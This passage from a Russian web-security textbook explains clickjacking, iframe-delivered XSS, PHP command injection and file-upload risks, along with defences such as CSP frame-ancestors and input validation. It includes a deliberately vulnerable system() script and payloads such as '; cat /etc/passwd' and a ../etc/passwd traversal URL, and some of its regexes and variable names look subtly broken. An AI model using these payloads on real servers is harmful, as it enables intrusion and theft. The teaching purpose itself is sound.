


Рис. 3.5. Мой сайт во фрейме

Следующий HTML-код страницы может располагаться на любом сайте

```
<html>
<body>
  <h1>Основной сайт</h1>
  <iframe src="http://www.flenov.info"
      style="width:1000px; height:500px" >
  </iframe>
</body>
</html>
```

Поместив этот файл на сайте **http://hacker/**, пользователи будут видеть что-то похожее на рис 3.5. Почему похожее? К моменту публикации книги мой сайт может уже измениться, ведь я его постоянно обновляю и улучшаю. Но идея понятна — мой сайт интегрируется в тело другой страницы.

3.9.1. Воровство кликов

Достаточно популярная техника эксплуатации фреймов — воровство кликов или clickjacking. Идея атаки в том, что хакер ворует клики.

На моем сайте есть кнопки, которые позволяют поделиться моим сайтом на facebook или лайкнуть что-то. Пользователи не так часто делают это, даже когда контент им действительно нравится. Но есть возможность обмануть пользователя. Для этого можно сделать iframe прозрачным и в том месте, где находится кнопка **Facebook**, поместить какую-то другую кнопку с надписью "кликни здесь, чтобы выиграть приз". Что бы ни говорили, но любопытство побеждает очень часто, даже чаще, чем желание поделиться хорошим контентом в социальных сетях.

Кликая по подставной кнопке, пользователь будет реально кликать по ссылке Facebook, которая находится в прозрачном фрейме.

Таким образом хакер может заставить пользователя сделать на сайте то, что ему нужно.

А если на сайте есть еще и XSS-уязвимость, о чем мы будем говорить в *главе 10*, то хакер может таким образом объединить обе атаки и вынудить пользователя кликнуть там, где нужно.

Воровство кликов (clickjacking) не сразу стали принимать серьезно, но после нескольких успешных эксплуатаций этой проблемы на крупных web-сайтах к ней стали относиться очень серьезно.

3.9.2. Cross Frame Scripting

В браузере была как-то уязвимость, которая позволяла с помощью JavaScript перехватывать нажатия клавиш. Тратить время и рассматривать ее сейчас смысла нет,

потому что это дело давно ушедших дней и сейчас Internet Explorer уже работает на базе движка Chrome.

Но что стоит упомянуть, так это упрощение эксплуатации XSS-уязвимости. В *главе 10* мы будем рассматривать ее на практике, и там вы увидите, как можно встраивать JavaScript код в страницы уязвимых сайтов. Обычно это делается через параметры. Например, допустим, что на сайте есть уязвимый параметр `id` и хакер может встроить через этот параметр код:

```
http://website/index.php?id=<script>alert(1)</script>
```

Очень сложно будет заманить пользователя на подобную ссылку, потому что она уже выглядит подозрительно. А если создать html-файл

```
<html>
<body>
<h1>Основной сайт</h1>
<iframe src="http://website/index.php?id=<script>alert(1)</script>"
      style="width:1000px; height:500px" >
</iframe>
</body>
</html>
```

и поместить его на сайт **www.bankname.com/win-ipad.html**, вероятность того, что пользователи будут кликать по такой ссылке, значительно увеличиваются. Они даже не будут знать, что в фоне загружается iframe с URL, который эксплуатирует XSS-уязвимость.

3.9.3. Защита от фреймов

Когда программисты поняли, что iframe является действительно проблемой, то сначала ее решение пришлось реализовывать обходными путями — с помощью JavaScript. На этом языке можно написать простую логику: если у страницы есть родитель Parent, то изменить URL у Parent на свой. Таким образом сайт мог как бы вырваться за пределы iframe и загрузиться в контексте родительской страницы.

Сейчас такое решение уже не нужно, потому что в браузере реализована встроенная защита, которой можно и нужно доверять. Сайты могут сказать, можно ли загружать их в iframe или нет. Это делается с помощью заголовка X-Frame-Options.

При загрузке сайта его страница может возвращать в качестве параметра заголовка X-Frame-Options с одной из опций:

- DENY — страницу нельзя вставлять в iframe. Если хакер попробует сделать это, то браузер просто не разрешит;
- SAMEORIGIN — страницу можно вставлять в iframe, но только если обе страницы загружаются с одного и того же домена;
- ALLOW-FROM URI — с помощью этого параметра можно указать, с какого домена можно загружать сайт во фрейме.

Надеяться на браузер хорошо, но тут есть одна проблема — этот вариант защиты считается устаревшим и на его смену приходит политика безопасности содержимого.

Полностью запретить использование страницы в фрейме можно следующим заголовком:

```
Content-Security-Policy: frame-ancestors 'none'
```

Разрешить фрейм только для собственного контента — если основной сайт и встраиваемый загружаются с одного домена:

```
Content-Security-Policy: frame-ancestors 'self'
```

Можно указать, с каким сайтом разрешено использовать ваш контент во фрейме:

```
Content-Security-Policy: frame-ancestors www.flenov.info
```

Если ваш сайт вернет такой заголовок, то я смогу встроить вашу страницу на своем сайте **www.flenov.info**.

Пример установки подобного заголовка на чистом PHP-коде:

```
header("Content-Security-Policy: default-src 'self'");
```

У фреймворков могут быть собственные возможности для установки этого заголовка.

ГЛАВА 4

Работа с системными командами

Возможности большинства языков не безграничны. Но даже если у языка есть необходимые возможности, очень часто хочется не изобретать велосипед, а воспользоваться уже существующими программами, давно отлаженными и хорошо работающими. Если в ОС есть утилита, которая решает необходимую задачу, вы легко можете вызвать ее и получить нужный результат.

Обращение к ОС и выполнение внешних команд есть во всех языках программирования, по крайней мере тех, с которыми я работал. Но любое такое обращение, если внешней программе передаются параметры, на которые может воздействовать пользователь, может быть опасно. Почему "может быть"? Да потому, что опасность зависит от того, как настроен web-сервер и с какими правами он работает, какие команды ему доступны, к каким файлам может быть получен доступ и какой (чтение или запись).

Большинство рассмотренных далее примеров будут приведены на языке программирования PHP как одном из популярных языков для web, но принципы создания безопасного сценария будут такими же и для большинства других языков. Отличаются только методы обращения к файловой системе, а опасность и защита от нее имеют схожие корни.

4.1. Вызов системных команд

В большинстве языков есть команды вызова системных команд. Наиболее популярной такой командой в PHP является функция `system`. В дальнейшем мы узнаем *(см. разд. 5.4)*, что при работе в защищенном режиме интерпретатору PHP выполнение этой функции (и других функций обращения к системе) лучше всего запретить, но что, если ее использование необходимо?

Для начала я написал простейший сценарий (листинг 4.1), содержащий уязвимость.

Листинг 4.1. Неправильный вызов системных команд

```
<html>
<head>
<title>injection test</title>
</head>
<body>
<h3>Injection test</h3>
<hr/>
<form name="syst" action="sys.php" method="get">
Command:<input name="command" size=50 value="<?= $_GET['command'] ?>" />
<input type="submit" value="Find">
</form>
<hr/>

<pre>
<?
 if (isset($_GET['command']))
 {
  $command = $_GET['command'];
  print("Executed command: <b>$command</b><P>");
  print(system($command));
 }
?>
</pre>
</body>
</html>
```

Этот код отображает форму для ввода команды, которая передается функции `system`. Результат выполнения отображается на web-странице.

Запустите пример, введите в поле ввода команду ОС, на которой у вас установлен web-сервер, и нажмите кнопку **Find**. Если это Linux или другая UNIX-подобная ОС, то в качестве примера можно ввести команду `ls`. В результате вы должны увидеть на экране содержимое текущего каталога, например, как показано на рис. 4.1. В моем случае можно увидеть имена каких-то глав, это потому, что я использую сервер, который до этого использовал при написании книги "PHP глазами хакера".

Выполнение системных команд в сценарии всегда связано с повышенным риском, потому что управление правами доступа и фильтрация параметров в этом случае затруднены.

Конечно, такой идеальный вариант, как в листинге 4.1, встретить очень сложно, но все же бывают случаи, когда подобные сценарии администраторы создают для удобства управления web-сервером и надеются, что хакер о них никогда не узнает или не получит к ним доступа (например, если данный код расположен в панели администрирования). Намного чаще можно встретить вызов определенной системной команды, а через переменную передается дополнительный параметр. Например:

```
print(system("ping -c 4 ".$command));
```




Рис. 4.1. Пример выполнения системной команды

В этом примере выполняется системная команда Linux `ping` с параметром `-c 4`, которая проверяет связь с указанным компьютером. Параметр `-c` используется для указания количества попыток или посылаемых пакетов, в других ОС он может быть другим: например, в Windows для этой цели используется `-n`. В данном случае мы ограничиваемся пятью пакетами. А вот адрес компьютера указывается через переменную `$command`, которая содержит переданные пользователем сценарию данные. Пользователь должен ввести в форму адрес компьютера, с которым необходимо проверить связь, и в результате мы увидим то, что показано на рис. 4.2.

На первый взгляд все хорошо и безопасно. Но это только если пользователь будет указывать IP-адрес или имя компьютера и ничего другого. А что другое может передать злоумышленник? Например, другую команду. Дело в том, что ОС Linux может выполнять несколько команд подряд. Вы одной строкой можете передать две и более команды, поставив между ними в качестве разделителя точку с запятой. Например, таким образом можно выполнить две команды — `ping` и просмотр текущего каталога:

```
ping flenov.info -c 5; ls -al
```

Эта строка будет разбита на две команды: `ping -c 5 flenov.info` и `ls -al`. И обе эти команды будут выполнены системой, а результат вы увидите на экране.

Если у вас есть web-сервер, на котором можно протестировать PHP-сценарии, то загрузите туда файл из листинга 4.1 и попробуйте передать через поля ввода строку `"flenov.info; ls -al"`. Будут выполнены обе команды, и результат обеих будет отображаться на web-странице. На рис. 4.3 показан пример выполнения такой команды, только я выполнял `ping` на одной из машин в своей сети с адресом

192.168.1.1. В черном прямоугольнике показан результат выполнения команды `ls`, а без выделения прямоугольником — результат `ping`.




Рис. 4.2. Результат выполнения команды `ping`




Рис. 4.3. Результат выполнения двух команд

А если передать строку "`flenov.info; cat /etc/passwd`", то в результате вы увидите на экране содержимое файла со списком пользователей, конечно, если у вас будет достаточно прав на доступ к этому файлу.

Получается, что такая безобидная ситуация может привести к серьезным проблемам, ведь с помощью команд ОС хакер легко может выполнить такие операции, как просмотр системных файлов. Такие обращения опасны вне зависимости от используемого языка программирования. При вызове системных команд хакер использует возможности ОС, а не языка программирования, на котором написаны сценарии. Программист должен обеспечить проверку получаемых от пользователя данных и обезопасить систему от вторжения. Не забывайте, что из-за одного сценария может пострадать не только определенный web-сайт, но и все web-сайты, расположенные на том же web-сервере, если права доступа настроены неверно.

В PHP есть одна интересная функция, которая упрощает жизнь в нашей борьбе за безопасный код: `EscapeShellCmd`. Она удаляет из переменной любые символы, которые могут быть использованы в командном интерпретаторе как произвольные команды. Это значит, что если необходимо передать переменную в функцию `exec`, `system` и ей подобную, то предварительно необходимо проверить эту переменную с помощью `EscapeShellCmd`. Например:

```
$cmd = EscapeShellCmd($cmd);
system($cmd);
```

В первой строке мы убираем из переменной `$cmd` все, что может представлять опасность, а после этого уже переменная передается в функцию `system`.

Да, функция `EscapeShellCmd` — хороший инструмент, но полностью полагаться на нее не стоит. Я рекомендую выполнять дополнительную проверку с помощью регулярных выражений.

4.2. Защита от выполнения произвольных команд

Любая переменная, которая выполняется системой или внешней утилитой, должна проверяться от и до. Как минимум, никаких точек с запятой в ней содержаться не должно. Но одной только этой проверки мало. Проверяемые символы зависят от ситуации. Например, если из переменной `$command` вырезать только точки с запятой, то это не значит, что сценарий неуязвим и хакер уже ничего не сможет сделать. В поле все еще остается возможность влиять на команду `ping`, указывая свои ключи. Хакер может указать помимо IP-адреса бесконечное количество и большой размер пакета. Запустив несколько копий сеансов, можно таким образом организовать DoS-атаку на небольшой сервер, подключенный через узкий канал связи.

Если команде необходимо передавать доменное имя компьютера, то с помощью следующего регулярного выражения вы легко можете определить, соответствует ли переданный параметр нужному формату:

```
[a-zA-Z0-9\._\-]+(\.[a-zA-Z0-9]+)+)*$
```

Если параметр не соответствует формату имени домена, то результатом проверки будет ошибка, в этом случае сценарий не должен передавать данные системному интерпретатору команд.

Если необходимо получить от пользователя адрес электронной почты, то для него можно использовать следующее регулярное выражение:

```
^([a-zA-Z0-9\._\-]+@[a-zA-Z0-9\._\-]+(\.[a-zA-Z0-9]+)+)*$
```

Это регулярное выражение похоже на предыдущее, но имеются и небольшие отличия. Давайте разберем его по частям:

- `^([a-zA-Z0-9\._-]+` — в начале строки до символа `@` идет имя пользователя почтового ящика. Здесь могут быть любые разрешенные символы, но при этом их не должно быть меньше одного, поэтому в конце присутствует символ `+`;
- `[a-zA-Z0-9\._-]+` — имя почтового сервера, которое идет после символа `@`, подчиняется тем же правилам, что и имя пользователя, поэтому эта часть соответствует предыдущей;
- `(\.[a-zA-Z0-9]+)*$` — имя домена. Здесь могут быть цифры и буквы. В интернете мы работаем с буквенными именами доменов, но в локальных сетях иногда встречаются и цифровые. При этом имя домена является не обязательным, о чем говорит символ `*`.

Как видите, все достаточно просто. Главное, правильно написать регулярное выражение, и вы избавите себя от множества проблем. Но не забывайте тщательно тестировать свой сценарий, потому что ошибиться в такой конструкции достаточно легко, а найти ошибку — проблематично.

Возможно, не все языки программирования поддерживают регулярные выражения (я все языки не знаю) или вы боитесь сделать ошибку. В этом случае вы можете воспользоваться простыми функциями поиска внутри строки и замены, удаления опасных символов или просто предупреждать пользователя о возможных проблемах.

Что следует выбрать: удаление опасных символов и продолжение выполнения сценария или сообщение об ошибке и немедленное прерывание работы? Второй вариант намного проще, и чаще всего я выбираю именно его. Если данные некорректны, то проще просигнализировать о неправильности ввода, чем пытаться привести их в надлежащий вид, что, в свою очередь, может породить новые ошибки.

Но в некоторых случаях намного лучше попросить пользователя ввести данные повторно. Дело в том, что ошибка может быть сделанной не специально, а случайно. Допустим, что пользователь заполнял форму для регистрации на web-сайте и в имени пользователя или пароле указал символ, который вы решили запретить. Если просто сообщить об ошибке, то, возможно, повторно заполнять данные пользователь уже не станет, особенно, если форма достаточно большая и содержит множество параметров. Не поленитесь, а сделайте возможность повторного ввода данных. Отобразите ту же форму и заполните все поля полученными данными. Пользователю останется только подправить некорректно указанное значение, и вы с успехом получите нового постоянного посетителя.

4.3. Загрузка файлов

Не буду говорить, что загрузка файлов опасна, а лучше скажу, что она сверхопасна. Задача программиста — ограничить возможность загрузки данных так, чтобы хакер не смог загрузить ничего, что он сможет использовать для взлома.

Как и любая другая отправка данных, файлы могут передаваться web-серверу методами `PUT` или `POST`. Метод `POST` мы уже рассматривали *(см. разд. 3.3.2)*, а вот `PUT` пока еще нет.

Теперь посмотрим, как работает данный метод. Начнем с HTML-формы для отправки:

```
<form action="http://192.168.77.1/1/post.php" method="post"
    enctype="multipart/form-data">
 Файлы для отправки
<br><P><input name="file1" type="file">
<br><P><input type="submit" value="Send files">
</form>
```

В свойствах формы помимо `action` с указанием сценария обработки и метода отправки необходимо указать свойство `enctype`, которое определяет, в какой кодировке должны отправляться данные. По умолчанию оно содержит `application/x-www-form-urlencoded`, то есть кодировку формы. Но для файлов, особенно бинарных, необходимо изменить это свойство на `multipart/form-data`.

Для ввода имени файла используется элемент управления `input`. Для удобства тип (свойство `type`) этого элемента равен `file`. Этот тип поддерживается большинством браузеров и отображает на экране не только поле ввода, но и кнопку для выбора файла. По нажатию этой кнопки на экране будет появляться стандартное окно выбора файла (рис. 4.4).




Рис. 4.4. Форма отправки данных

А как будет происходить сама передача данных? Браузер не может создать соединение с файлом сценария и передавать ему данные. Это будет слишком сложно, а в некоторых случаях просто невозможно. Но было найдено великолепное решение: после

нажатия кнопки отправки данных файл загружается во временный каталог, и только тогда запускается указанный сценарий.

Из сценария мы можем увидеть данные файла через массив `$HTTP_POST_FILES`. Этот массив является двумерным. Первый уровень определяет имена полей, в которых находятся параметры файла. Одна форма может отправлять несколько файлов, поэтому `$HTTP_POST_FILES[поле]` указывает на нужный нам файл. В представленной выше форме поле для ввода имени файла имеет имя `file1`, поэтому из сценария к этому файлу обращаемся так:

```
$HTTP_POST_FILES["file1"]
```

Второй уровень определяет свойства загруженного файла, здесь есть следующие элементы массива:

- `tmp_name` — имя временного файла;
- `name` — имя файла источника на машине клиента;
- `type` — тип файла;
- `size` — размер файла.

Итак, чтобы увидеть имя временного файла, куда были загружены данные, пишем:

```
$PHP_POST_FILES["file1"]["tmp_name"]
```

Но это еще не все. Временный файл на UNIX-серверах чаще всего создается в каталоге /tmp. Это общедоступный каталог, куда могут писать все пользователи, что не очень хорошо. К тому же файл, содержащийся в этой папке, может быть удален системой. Намного эффективнее будет в сценарии учесть этот момент и скопировать файл в специально выделенный для данных целей каталог.

Следующий пример показывает, как можно получить файл от пользователя, скопировать его в каталог /var/www/html/files и отобразить информацию о нем:

```
<?php
 print("<P> File Size: %s", $HTTP_POST_FILES["file1"]["size"]);
 print("<P> File Type: %s", $HTTP_POST_FILES["file1"]["type"]);
 print("<P> File Name: %s", $HTTP_POST_FILES["file1"]["name"]);
 print("<P> Temp File Name: %s",
        $HTTP_POST_FILES["file1"]["tmp_name"]);

 if (copy($PHP_POST_FILES["file1"]["tmp_name"],
   "/var/www/html/files/".$HTTP_POST_FILES["file1"]["name"]))
  print("Копирование завершено");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Загрузка может стать невозможной, если она отключена в конфигурационном файле php.ini. Откройте этот файл и проверьте директиву `file_uploads`. Чтобы иметь возможность загружать файлы на web-сервер, этот параметр должен быть включен

(`on`). Если ваши сценарии не используют загрузку, то убедитесь, что этот параметр выключен (`off`).

Загрузка может завершиться ошибкой и при нехватке прав на запись в каталог: если у вас нет прав, то файл создать будет нельзя.

Если вы используете глобальные переменные (для этого в конфигурационном файле директива `register_globals` должна быть включена (`on`)), то к параметрам загруженного файла можно получить доступ через следующие переменные:

- `$file1` — имя временного файла;
- `$file1_name` — имя загруженного файла;
- `$file1_size` — размер файла;
- `$file1_type` — тип файла.

В итоге код загрузки может выглядеть следующим образом:

```
<?php
 print("<P>Temp file name $file1");
 print("<P>File name $file1_name");
 print("<P>File size $file1_size");
 print("<P>File type $file1_type");

 if (copy($file1,
   "/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

Прежде чем работать с файлом через автоматически зарегистрированные переменные, вы должны проверить, данный файл действительно загружен или данная переменная была просто создана в ответ на параметр из строки URL. Для этого нужно воспользоваться параметром `file_name`. Это очень важно, ведь если указать URL **http://servername/upload?file_name=../../../../../etc/passwd**, то сценарий скопирует файл паролей, что в дальнейшем позволит его просмотреть.

Попробуйте выполнить сценарий и посмотреть на имя временного файла. Я загрузил файл file.txt, а временный файл получил имя /tmp/phpmI1XXc. Web-сервер изменяет имя по своему усмотрению, поэтому его нужно брать из параметра `$file1_name`, т. е. реального имени файла, переданного от клиента.

Теперь посмотрим права доступа загруженного файла. Сделаем это с помощью ftp-клиента, я буду использовать бесплатный Cyber Duck. Подключаемся к серверу, выделяем загруженный файл, вызываем контекстное меню и выбираем в нем Info. Обратите внимание, что разрешено практически все (рис. 4.5). В ОС Linux есть возможность указать, с какими правами по умолчанию будут создаваться файлы. Нужно изменить это значение до минимально необходимого или сразу после загрузки менять в своем коде — на мой взгляд, первое предпочтительнее.

Для загружаемых файлов права должны быть только для чтения и никогда — для выполнения. Запись можно делать только для владельца файла, которым будет пользователь, от которого выполняется сценарий, то есть web-сервер.

О правах доступа в Linux можно прочитать в моей книге "Linux глазами хакера".




Рис. 4.5. Права доступа на загруженный файл

Рассмотрим еще одну классическую задачу — ограничение размера загружаемого файла. Это можно сделать тремя способами: с помощью ограничения размера файла в HTML-форме, на стороне web-сервера и с помощью параметра конфигурационного файла. Для ограничения в HTML-форме необходимо добавить невидимое поле с именем `MAX_FILE_SIZE`, а в качестве значения указать нужный размер:

```
<input type="hidden" name="MAX_FILE_SIZE" value="300">
```

В данном примере в качестве максимального размера указано значение 300 байтов. Файлы большего размера загружаться не будут. Эта строка должна идти до описания поля ввода имени файла. В результате форма отправки файла будет выглядеть следующим образом:

```
<form action="http://192.168.77.1/1/post.php" method="post"
     enctype="multipart/form-data">
  Отправка файлов:
  <input type="hidden" name="MAX_FILE_SIZE" value="300">
  <br><input name="file1" type="file">
  <br><input type="submit" value="Send files">
</form>
```

Попробуйте теперь загрузить файл меньше разрешенного размера. Управление будет передано сценарию, но при этом файл не будет загружен, поэтому параметр размера файла `$file1_size` будет равен нулю, а имя временного файла `$file1_size` будет равно `none`. Таким образом, в сценарии желательно добавить проверку, прежде чем производить копирование:

```
if ($file1=="none")
 die("Файл слишком большой");
```

Проблема этого метода заключается в том, что хакер может легко удалить невидимое поле с ограничением, ведь проверка будет происходить на стороне клиента в HTML-форме. Поэтому лучше производить проверку на стороне web-сервера, когда файл будет загружен:

```
<?php
 if ($file1_size>10*1024)
  die("Слишком большой размер файла");

 if (copy($file1,
   "/var/www/html/files/".$file1_name))
  print("<P><B>Complete</B>");
 else
  print("Ошибка копирования файла 1</B>");
?>
```

В этом примере мы в начале сценария проверяем, чтобы размер загруженного файла не был более 10 Кбайт (10 × 1024 байта, т. е. 1 Кбайт). Преимущество этого метода: проверку невозможно убрать, если не иметь доступа к исходному коду сценария и возможности его редактирования.

Последний способ: изменение директивы `upload_max_filesize` конфигурационного файла php.ini. Следующий пример устанавливает максимальный размер в 2 Мбайта:

```
upload_max_filesize = 2M
```

Недостатком всех методов проверки на web-сервере является то, что если пользователь выберет слишком большой файл, то он будет загружен, и только после этого станет известно, что размер слишком большой. Это трата трафика и времени, что может не понравиться добропорядочным пользователям вашего web-сайта. Чтобы экономить трафик, делайте проверку и на web-сервере (для защиты от хакеров), и на стороне клиента.

4.3.1. Проверка корректности файлов изображений

Ранее мы выяснили, что загружаемые файлы подвержены проблеме прав доступа. Чтобы файл можно было загрузить, для каталога должны быть установлены права на запись для всех пользователей. Загруженный файл по умолчанию может иметь права на выполнение. Таким образом, если хакер загрузит свой сценарий и сможет выполнить его на web-сервере, то это уже взлом.

Чтобы хакер не смог загрузить ничего опасного, необходимо следить за содержимым закачиваемых данных. Очень часто на web-сайтах используется возможность закачки файлов изображений. Например, на форуме может предоставляться возможность пользователям закачивать свои изображения, которые будут отображаться над сообщениями. Но при этом мы должны быть уверенными, что в файле действительно графические данные, а не текст и, тем более, не сценарий. Как в этом убедиться?

Одной проверки файлов никогда не бывает достаточно. Нужно обязательно несколько этапов контроля данных, потому что один уровень обойти всегда намного проще. Рассмотрим пример, какие проверки можно сделать для файлов изображений.

Попробуйте закачать GIF-файл на web-сервер с помощью рассмотренного ранее сценария *(см. разд. 4.3)*. В поле `type` будет содержаться текст `"image/gif"`. До знака "слеш" находится тип `image`, а после можно увидеть расширение файла. Для JPEG-файлов после слеша можно увидеть `jpg`, `jpeg` или `pjpeg`, а для PNG-файла это будет `png`. Все эти типы поддерживаются большинством современных браузеров, и именно их мы будем проверять.

А теперь попробуем переименовать простой текстовый файл со сценарием в файл с расширением gif и закачаем его тем же сценарием. В переменной типа будет содержаться текст `"plain/text"`. Несмотря на расширение графического файла, программа видит, что тип файла — текстовый. Получается, что нельзя верить расширению, а вот типу файла можно доверять, только осторожно.

